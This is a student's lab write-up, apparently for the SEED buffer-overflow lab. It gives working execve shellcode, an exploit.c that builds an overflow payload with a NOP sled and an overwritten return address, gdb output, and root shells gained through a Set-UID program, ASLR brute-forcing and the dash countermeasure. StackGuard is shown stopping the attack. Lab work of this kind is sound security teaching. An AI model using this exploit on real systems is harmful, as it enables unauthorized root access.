

Task 1 : Running Shellcode.

After turning off all the mentioned Countermeasures, Since the executable stack is switched on, we get an access to the shell code since we copied the code to the buffer.

```
[01/28/20]seed@VM:~/Buffer_Overflow$  
[01/28/20]seed@VM:~/Buffer_Overflow$  
[01/28/20]seed@VM:~/Buffer_Overflow$ ./shellCode  
$ id  
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)  
$
```

Task 2 : Exploiting the Vulnerability.

With the Base Pointer address being found by the gdb, I could derive the buffer's starting address was 52 bytes after the base pointer. Which states the return address is 56 bytes with 4 additional bytes being the address of the base pointer. Using this, the shell code address is 461. Dividing this by 2 would take us to the middle of the NOP sled and it will slide upwards towards the shell code. And then this shell code is added to the end of the buffer starting from the location which is the size of the shell code bytes from the end of the buffer. And the return address is appended at the end. The entire code after making all the necessary modifications looks like this....

```
/* exploit.c */
```

```
/* A program that creates a file containing code for launching shell */
```

```
#include <stdlib.h>
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
char shellcode[] =
```

```
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
```

```
    "\x50"     /* Line 2: pushl %eax */
```

```
    "\x68""//sh" /* Line 3: pushl $0x68732f2f */
```

```
    "\x68""/bin" /* Line 4: pushl $0x6e69622f */
```

```
    "\x89\xe3" /* Line 5: movl %esp,%ebx */
```

```
    "\x50"     /* Line 6: pushl %eax */
```

```
    "\x53"     /* Line 7: pushl %ebx */
```

```
    "\x89\xe1" /* Line 8: movl %esp,%ecx */
```


```
    "\x99"     /* Line 9: cdq */
```

```
    "\xb0\x0b" /* Line 10: movb $0x0b,%al */
```

```
    "\xcd\x80" /* Line 11: int $0x80 */
```

```
;
```

```
void main (int argc, char **argv) {
    char buffer[517];
    FILE *badfile;
    int sizeofShellCode = sizeof(shellcode);
    memset(&buffer, 0x90, 517);
    printf("%d\n", sizeofShellCode);
    *(buffer+56)=0x9f;
    *(buffer+57)=0xeb;
    *(buffer+58)=0xff;
    *(buffer+59)=0xbf;
    int end = sizeof(buffer)-sizeofShellCode;
    for(int i=0;i<sizeofShellCode;i++){
        buffer[end+i] = shellcode[i];
    }
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```



```
Terminal
[----- registers -----]
EAX: 0xbfffead7 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffece8 --> 0x0
ESP: 0xbfffea90 --> 0xbfffead7 --> 0x90909090
EIP: 0x804856f (<main+101>: call 0x80484eb <bof>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
0x8048565 <main+91>: sub    esp,0xc
0x8048568 <main+94>: lea    eax,[ebp-0x211]
0x804856e <main+100>: push   eax
=> 0x804856f <main+101>: call   0x80484eb <bof>
0x8048574 <main+106>: add    esp,0x10
0x8048577 <main+109>: sub    esp,0xc
0x804857a <main+112>: push   0x804862a
0x804857f <main+117>: call   0x80483a0 <puts@plt>
Guessed arguments:
arg[0]: 0xbfffead7 --> 0x90909090
[----- stack -----]
0000| 0xbfffea90 --> 0xbfffead7 --> 0x90909090
0004| 0xbfffea94 --> 0x1
0008| 0xbfffea98 --> 0x205
0012| 0xbfffea9c --> 0x804fa88 --> 0xfbad2488
0016| 0xbfffeaa0 --> 0xb7fff000 --> 0x23f3c
0020| 0xbfffeaa4 --> 0xb7fe3e60 (<check_match+304>: add    esp,0x10)
0024| 0xbfffeaa8 --> 0xd7d2e5
0028| 0xbfffeaac --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x804856f in main ()
qdb-peda$ p $ebp
$1 = (void *) 0xbfffece8
qdb-peda$
```

From the screenshot below we can see, the Set-UID is not set. Therefore the shell that is prompted above is of no use as there is no privileged access.

```
[01/28/20]seed@VM:~/Buffer_Overflows$ ls -la
total 68
drwxrwxr-x  2 seed seed 4096 Jan 28 01:18 .
drwxr-xr-x 29 seed seed 4096 Jan 27 16:15 ..
-rw-rw-r--  1 seed seed  517 Jan 28 01:18 badfile
-rwxrwxr-x  1 seed seed 7600 Jan 28 01:18 exploit
-rw-r--r--  1 root root 1310 Jan 28 01:18 exploit.c
-rw-----  1 seed seed  388 Jan 28 01:17 .gdb_history
-rw-rw-r--  1 seed seed   20 Jan 28 01:16 peda-session-stack.txt
-rwxrwxr-x  1 seed seed 7400 Jan 23 12:52 shellCode
-rwxrwxr-x  1 seed seed 7388 Jan 23 12:55 shellCodeAssembly
-rw-rw-r--  1 seed seed  828 Jan 23 12:54 shellCodeAssembly.c
-rw-rw-r--  1 seed seed  154 Jan 23 12:51 shellCode.c
-rwxrwxr-x  1 seed seed 7516 Jan 28 00:58 stack
-rw-rw-r--  1 seed seed  565 Jan 27 22:45 stack.c
[01/28/20]seed@VM:~/Buffer_Overflows$
```

When we execute the same program with the Set-UID program, we get a privileged access where EUID being 0 is a testimony to it.

```
[01/28/20]seed@VM:~/Buffer_Overflow$  
[01/28/20]seed@VM:~/Buffer_Overflow$  
[01/28/20]seed@VM:~/Buffer_Overflow$  
[01/28/20]seed@VM:~/Buffer_Overflow$ sudo chown root stack  
[01/28/20]seed@VM:~/Buffer_Overflow$ sudo chmod 4755 stack  
[01/28/20]seed@VM:~/Buffer_Overflow$ ls -la  
total 68  
drwxrwxr-x  2 seed seed 4096 Jan 28 01:18 .  
drwxr-xr-x 29 seed seed 4096 Jan 27 16:15 ..  
-rw-rw-r--  1 seed seed  517 Jan 28 01:18 badfile  
-rwxrwxr-x  1 seed seed 7600 Jan 28 01:18 exploit  
-rw-r--r--  1 root root 1310 Jan 28 01:18 exploit.c  
-rw-----  1 seed seed  388 Jan 28 01:17 .gdb_history  
-rw-rw-r--  1 seed seed  20 Jan 28 01:16 peda-session-stack.txt  
-rwxrwxr-x  1 seed seed 7400 Jan 23 12:52 shellCode  
-rwxrwxr-x  1 seed seed 7388 Jan 23 12:55 shellCodeAssembly  
-rw-rw-r--  1 seed seed  828 Jan 23 12:54 shellCodeAssembly.c  
-rw-rw-r--  1 seed seed  154 Jan 23 12:51 shellCode.c  
-rwsr-xr-x  1 root seed 7516 Jan 28 00:58 stack  
-rw-rw-r--  1 seed seed  565 Jan 27 22:45 stack.c  
[01/28/20]seed@VM:~/Buffer_Overflow$  
[01/28/20]seed@VM:~/Buffer_Overflow$  
[01/28/20]seed@VM:~/Buffer_Overflow$  
[01/28/20]seed@VM:~/Buffer_Overflow$ ./stack  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugin),113(lpadmin),128(sambashare)  
#
```

Task 3 : Defeating dash's Countermeasure.

After changing the symbolic link to /bin/sh and running the program without uncommenting the line, we get the seed shell access.

```
[01/28/20]seed@VM:~/Buffer_Overflow$  
[01/28/20]seed@VM:~/Buffer_Overflow$  
[01/28/20]seed@VM:~/Buffer_Overflow$ sudo ln -sf /bin/dash /bin/sh  
[01/28/20]seed@VM:~/Buffer_Overflow$ subl dash_shell_test.c  
[01/28/20]seed@VM:~/Buffer_Overflow$ gcc dash_shell_test.c -o dash_shell_test  
[01/28/20]seed@VM:~/Buffer_Overflow$ ./dash_shell_test  
$ id  
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugin),113(lpadmin),128(sambashare)  
$
```


Result after uncommenting the line, we can see how powerful is setuid(0). Root shell is spawned just from the setuid program.

```
[01/28/20]seed@VM:~/Buffer_Overflow$
[01/28/20]seed@VM:~/Buffer_Overflow$ sudo ln -sf /bin/dash /bin/sh
[01/28/20]seed@VM:~/Buffer_Overflow$ gcc dash_shell_test.c
[01/28/20]seed@VM:~/Buffer_Overflow$ gcc dash_shell_test.c -o dash_shell_test
[01/28/20]seed@VM:~/Buffer_Overflow$ sudo chown root dash_shell_test
[01/28/20]seed@VM:~/Buffer_Overflow$ sudo chmod 4755 dash_shell_test
[01/28/20]seed@VM:~/Buffer_Overflow$ ./dash_shell_test
# is
/bin/sh: 1: is: not found
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

After updating the shell code in the exploit.c file to include the Set-UID shell code. We get a root shell which makes the dash countermeasure inactive.

```
Terminal
[01/28/20]seed@VM:~/Buffer_Overflow$ gcc -o exploit exploit.c
[01/28/20]seed@VM:~/Buffer_Overflow$ ./exploit
33
[01/28/20]seed@VM:~/Buffer_Overflow$ la -la
total 88
drwxrwxr-x 2 seed seed 4096 Jan 28 02:38 .
drwxr-xr-x 29 seed seed 4096 Jan 27 16:15 ..
-rwxrwxr-x 1 seed seed 7444 Jan 28 02:33 a.out
-rw-rw-r-- 1 seed seed 517 Jan 28 02:38 badfile
-rwsr-xr-x 1 root seed 7444 Jan 28 02:33 dash_shell_test
-rw-rw-r-- 1 seed seed 765 Jan 28 02:37 dash_shell_test.c
-rwxrwxr-x 1 seed seed 7656 Jan 28 02:38 exploit
-rw-r--r-- 1 root root 1228 Jan 28 02:37 exploit.c
-rw----- 1 seed seed 388 Jan 28 01:17 .gdb_history
-rw-rw-r-- 1 seed seed 20 Jan 28 01:16 peda-session-stack.txt
-rwxrwxr-x 1 seed seed 7400 Jan 23 12:52 shellCode
-rwxrwxr-x 1 seed seed 7388 Jan 23 12:55 shellCodeAssembly
-rw-rw-r-- 1 seed seed 828 Jan 23 12:54 shellCodeAssembly.c
-rw-rw-r-- 1 seed seed 154 Jan 23 12:51 shellCode.c
-rwsr-xr-x 1 root seed 7516 Jan 28 00:58 stack
-rw-rw-r-- 1 seed seed 565 Jan 27 22:45 stack.c
[01/28/20]seed@VM:~/Buffer_Overflow$
[01/28/20]seed@VM:~/Buffer_Overflow$
[01/28/20]seed@VM:~/Buffer_Overflow$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
[01/28/20]seed@VM:~/Buffer_Overflow$ cat exploit.c
/* exploit.c */
/* A program that creates a file containing code for launching shell */


#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x31\xdb" /* Line 2: xorl %ebx,%ebx */

```

Task 4: Defeating Address Space Location Resolution

After turning on the ASLR and running the bash script along with the Set-UID shell code, we can get the root shell. The program here ran for 53 seconds and 31380 times.



```
Terminal
0 minutes and 53 seconds elapsed.
The program has run 31369 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31370 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31371 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31372 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31373 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31374 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31375 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31376 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31377 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31378 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31379 times so far.
Segmentation fault
0 minutes and 53 seconds elapsed.
The program has run 31380 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Task 5: Turn on StackGuard:

After turning the StackGuard and running the steps again, we can see the stackguard acts like a canary which detects the buffer overflow which detects the change in the canary, when the buffer is overwritten. It immediately returns the control with a message ~ ***** stack smashing detected *****:

./stack terminated Aborted

```
01/28/20]seed@VM:~/Buffer_Overflow$
01/28/20]seed@VM:~/Buffer_Overflow$
01/28/20]seed@VM:~/Buffer_Overflow$ gcc -DBUF_SIZE=44 -o stack -z execstack stack.c
01/28/20]seed@VM:~/Buffer_Overflow$ sudo chown root stack
01/28/20]seed@VM:~/Buffer_Overflow$ sudo chmod 4755 stack
01/28/20]seed@VM:~/Buffer_Overflow$ ./exploit
3
01/28/20]seed@VM:~/Buffer_Overflow$ ./stack
** stack smashing detected ***: ./stack terminated
Aborted
01/28/20]seed@VM:~/Buffer_Overflow$
```